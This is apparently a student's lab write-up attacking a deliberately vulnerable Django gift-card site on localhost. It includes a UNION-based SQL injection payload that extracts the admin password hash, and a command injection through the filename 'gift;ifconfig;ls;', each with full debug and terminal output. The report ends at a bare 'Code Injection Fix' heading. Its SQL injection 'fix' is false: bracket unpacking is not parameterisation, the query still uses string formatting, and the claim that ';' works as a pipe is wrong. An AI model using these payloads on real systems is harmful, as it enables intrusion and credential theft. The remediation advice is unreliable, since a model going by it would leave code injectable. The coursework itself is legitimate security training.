


```python
import json
from django.shortcuts import render, redirect
from django.http import HttpResponse
from LegacySite.models import User, Product, Card
from . import extras
from django.views.decorators.csrf import csrf_protect as csrf_protect
from django.contrib.auth import login, authenticate, logout
from django.core.exceptions import ObjectDoesNotExist
from django.shortcuts import render
from django.views.decorators.csrf import csrf_protect as csrf_protect ## adding this to mitigate CSRF attack.
```


```
# KG: What stops an attacker from making me buy a card for him?
@csrf_protect #tag to mitigate CSRF Attack
def gift_card_view(request, prod_num=0):
    context = {"prod num" : prod num}
```


```
{% if user is None %}
<form action="/gift/{{ prod_num }}" method="post">>{% csrf_token %} <!--- adding this flag to fix CSRF attack-->
  <div class="mb-4">
    <input type="text" class="form-control mb-2" name="amount" id="amount" placeholder="$0.00">
    <input type="text" class="form-control mb-2" name="username" id="username" placeholder="Username">
    <button class="btn btn-block" type="submit">Gift one</button>
</form>
```

Finally, subsequent tests yielded a 403 forbidden page "CSRF verification failed. Request aborted.", which means the attack was successfully blocked!


127.0.0.1:8000/gift/0

Forbidden (403)

CSRF verification failed. Request aborted.

Help

Reason given for failure:
```
    Origin checking failed - http://0.0.0.0:1777 does not match any trusted origins.
```

In general, this can occur when there is a genuine Cross Site Request Forgery, or when Django's CSRF mechanism has not been used correctly. For POST forms, you need to ensure:

- Your browser is accepting cookies.
- The view function passes a `request` to the template's `render` method.
- In the template, there is a `{% csrf_token %}` template tag inside each POST form that targets an internal URL.
- If you are not using `CsrfViewMiddleware`, then you must use `csrf_protect` on any views that use the `csrf_token` template tag, as well as those that accept the POST data.
- The form has a valid CSRF token. After logging in in another browser tab or hitting the back button after a login, you may need to reload the page with the form, because the token is rotated after a login.

You're seeing the help section of this page because you have `DEBUG = True` in your Django settings file. Change that to `False`, and only the initial error message will be displayed.


You can customize this page using the CSRF_FAILURE_VIEW setting.

3. SQL Injection to obtain salted password for a users name is 'admin'

In order to do this, I first looked through all the files to determine where the SQL commands are passed. This is where I found 'views.py' file which had the comments "# KG: Where is this data coming from? RAW SQL usage with unkown # KG: data seems dangerous."
This made me look closer to see where I can run a POST to interact with all elements of the database. This made me look at use-card.html file which is referenced in views.py file and allows the end user to upload a file with the extension '.gftcrd'


I then explored a way to craft a SQL injection payload which I did in file 'SQLInjection.gftcrd' using the columns that were revealed in http://127.0.0.1:8000/views.html; I put together the following payload in accordance with the instructions that I found on https://portswigger.net/web-security/sql-injection/cheat-sheet
:

{"merchant_id": "NYU Apparel Card", "customer_id": "user", "total_value": "1234", "records": [{"record_type": "amount_change", "amount_added": 123456,"signature": "'UNION SELECT password FROM LegacySite_user WHERE username = 'admin'--"}]}


127.0.0.1:8000/use.html
Use this card to buy NYU Clothing!
Use This Card
Use this card to buy NYU Clothing!
Use This Card
Submit your own card for use. Don't worry, this is completely secure! We will validate it on our end.
This card can be for any price.
Browse... SQLInjectionAttack.gftcrd
NameYourCard
Submit a Card


Once I uploaded the file and hit "Submit a card" I got the following returned TypeError at /use.html error page revealed hashed and salted password for admin as follows which indicates the attack worked!:

0000000000000000000000000000078d2$fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d52724b6d6a7f750204b6


Cards Galore — A card sale
TypeError at /use.html
Cards Galore — A card sale
Cards Galore — A card sale
Cards Galore — A card sale
127.0.0.1:8000/use.html
Switch to copy-and-paste view
Local vars
Local vars
Local vars


```
'/usr/lib/python3/dist-packages']
Server time: Sun, 23 Oct 2022 20:01:27 +0000

Traceback

/usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py, line 55, in inner
55.        response = get_response(request)

/usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py, line 197, in _get_response
197.        response = wrapped_callback(request, *callback_args, **callback_kwargs)

/home/ubuntu/Documents/appsec/AppSecAssignment2/GiftcardSite/LegacySite/views.py, line 209, in use_card_view
209.        card = Card.objects.get(data=card_data)

Variable         Value
card_data        (' {"merchant_id": "NYU Apparel Card", "customer_id": "user", "total_value": '
                  '"1234", "records": [{"record_type": "amount_change", "amount_added": '
                  '123456,"signature": "\'UNION SELECT password FROM LegacySite_user WHERE '
                  'username = \'admin\'--"}]}\n')
card_file_data   <InMemoryUploadedFile: SQLInjection.gftcrd (application/octet-stream)>
card_file_path   '/tmp/newcard_7_parser.gftcrd'
card_fname       ''
card_query       <RawQuerySet: select id from LegacySite_card where data = ''UNION SELECT password FROM LegacySite_user WHERE username = 'admin'--'>
card_query_string ('Card object '
                  '(0000000000000000000000000000078d2$fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d52724b6d6a7f750204b6)\n')
context          {'card_found': 'Card object '
                                '(0000000000000000000000000000078d2$fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d52724b6d6a7f750204b6)\n',
                  'card_list': None}
request          <WSGIRequest: POST '/use.html'>
signature        "'UNION SELECT password FROM LegacySite_user WHERE username = 'admin'--"
thing            <Card: Card object (0000000000000000000000000000078d2$fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d52724b6d6a7f750204b6)>
user_cards       <RawQuerySet: select id, count(*) as count from LegacySite_card where LegacySite_card.user_id = 7>

/usr/local/lib/python3.8/dist-packages/django/db/models/manager.py, line 85, in manager_method
```

SQL Injection Fix:
In order to fix the SQL Injection exploit, I wrapped the signature variable in views.py file in brackets which helps mitigate the use of special characters which therefore prevents special characters from being executed by the query engine. In other words, I turned this into a parameterized query by making 'signature' that holds the payload parameterized. I did this in accordance with suggestion from the article:
https://cheatsheetseries.owasp.org/cheatsheets/Query_Parameterization_Cheat_Sheet.html



```
        # KG: Where is this data coming from? RAW SQL usage with unkown
        # KG: data seems dangerous.
        [signature] = json.loads(card_data)['records'][0]['signature'] # SQL Injection fix: wrapping signature variable in brackets helps mitigate the use of special characters which ther
        # signatures should be pretty unique, right?
        card_query = Card.objects.raw('select id from LegacySite_card where data = \'%s\'' % signature)
        user_cards = Card.objects.raw('select id, count(*) as count from LegacySite_card where LegacySite_card.user_id = %s' % str(request.user.id))
        card_query_string = ""
```

Subsequent tests after adding the fix yielded the 'ValueError at /use.html' page which did not contain the Card object details previously exposed which means the issue has been fixed!




Traceback Switch to copy-and-paste view


```
/usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py, line 55, in inner

    55.                 response = get_response(request)

    ▾ Local vars
    Variable     Value
    exc          ValueError('too many values to unpack (expected 1)')
    get_response <bound method BaseHandler._get_response of <django.core.handlers.wsgi.WSGIHandler object at 0x7f0e88bde3d0>>
    request      <WSGIRequest: POST '/use.html'>

/usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py, line 197, in _get_response

    197.                response = wrapped_callback(request, *callback_args, **callback_kwargs)

    ▾ Local vars
    Variable         Value
    callback         <function use_card_view at 0x7f0e878740d0>
    callback_args    ()
    callback_kwargs  {}
    request          <WSGIRequest: POST '/use.html'>
    response         None
    self             <django.core.handlers.wsgi.WSGIHandler object at 0x7f0e88bde3d0>
    wrapped_callback <function use_card_view at 0x7f0e878740d0>

/home/ubuntu/Documents/appsec/AppSecAssignment2/GiftcardSite/LegacySite/views.py, line 191, in use_card_view

    191.        [signature] = json.loads(card_data)['records'][0]['signature'] # SQL Injection fix: wrapping signature variable in brackets helps mitigate the u

    ▾ Local vars
    Variable       Value
    card_data      (' {"merchant_id": "NYU Apparel Card", "customer_id": "user", "total_value": '
                    '"1234", "records": [{"record_type": "amount_change", "amount_added": '
                    '123456,"signature": "\'UNION SELECT password FROM LegacySite_user WHERE '
                    'username = \'admin\'--"}]}\n')
    card_file_data <InMemoryUploadedFile: SQLInjectionAttack.gftcrd (application/octet-stream)>
    card_file_path '/tmp/newcard_8_parser.gftcrd'
    card_fname     ''
    context        {'card_found': None, 'card_list': None}
    request        <WSGIRequest: POST '/use.html'>
```

4. Code Injection

Following the suggestion from the instructions, I looked for a function which processed the giftcardreader binary and this is where I came across the parse_card_data() function which parsed the card file and card path name from the upload. From there, I noticed the comment " # KG: Are you sure you want the user to control that input?" So I tried injecting a simple echo "hacked" payload into the upload file name box on page http://127.0.0.1:8000/use.html However, this did not work. I then went back to views.py to see how the entry is processed and realized that I was missing a file with the correct format (ending in ".gftcrd") which is what actually triggers the execution on the server end. However, this still didn't work. I then looked closer at how commands are rendered and found that requests all include 'gift' in them, so I tried my command injection again by running "gift;ifconfig;ls;" to simply see if I could get the ifconfig of the environment and list of files. I added the ';' because these act as pipes to string the commands.


127.0.0.1:8000/use.html
Use this card to buy NYU Clothing!
Use This Card
Use this card to buy NYU Clothing!
Use This Card
Submit your own card for use. Don't worry, this is completely secure! We will validate it on our end.
This card can be for any price.
Browse...
code_injection.gftcrd
gift;ifconfig;ls;
Submit a Card


I was then directed to the "JSONDecodeError at /use.html" page, which didn't have any clear indicators of commands. However, I then looked at the debug logs in django terminal and saw the ifconfig output and the files listed right after the segmentation fault error! This means the command injection was indeed successful via this vector! Using this article (https://portswigger.net/web-security/os-command-injection), I was able to confirm that this was indeed an OS level injection which is why I didn't see the output on error page but instead in the terminal.



```
[06/Nov/2022 04:49:54] "GET /fonts/flaticon/font/flaticon.css HTTP/1.1" 404 6807
Segmentation fault (core dumped)
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.13.133  netmask 255.255.255.0  broadcast 192.168.13.255
        inet6 fe80::7064:1261:9e9b:ed07  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:81:2b:da  txqueuelen 1000  (Ethernet)
        RX packets 3085  bytes 1991725 (1.9 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2283  bytes 800305 (800.3 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1155  bytes 679095 (679.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1155  bytes 679095 (679.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

code_injection.gftcrd  HW2_Instructions.md  products.csv
CSRF_test.py           images               SQLInjectionAttack.gftcrd
db.sqlite3             import_dbs.sh        SQL_injection.py
encrypted_db.sqlite3   LegacySite           templates
env                    manage.py            tmp_file
giftcardreader         part1                users.csv
GiftcardSite           part2                XSS_test.py
help                   plaintext.db
sh: 1: _8_parser.gftcrd: not found
Internal Server Error: /use.html
Traceback (most recent call last):
  File "/usr/local/lib/python3.8/dist-packages/django/core/handlers/exception.py
", line 55, in inner
    response = get_response(request)
  File "/usr/local/lib/python3.8/dist-packages/django/core/handlers/base.py", li
```


Code Injection Fix

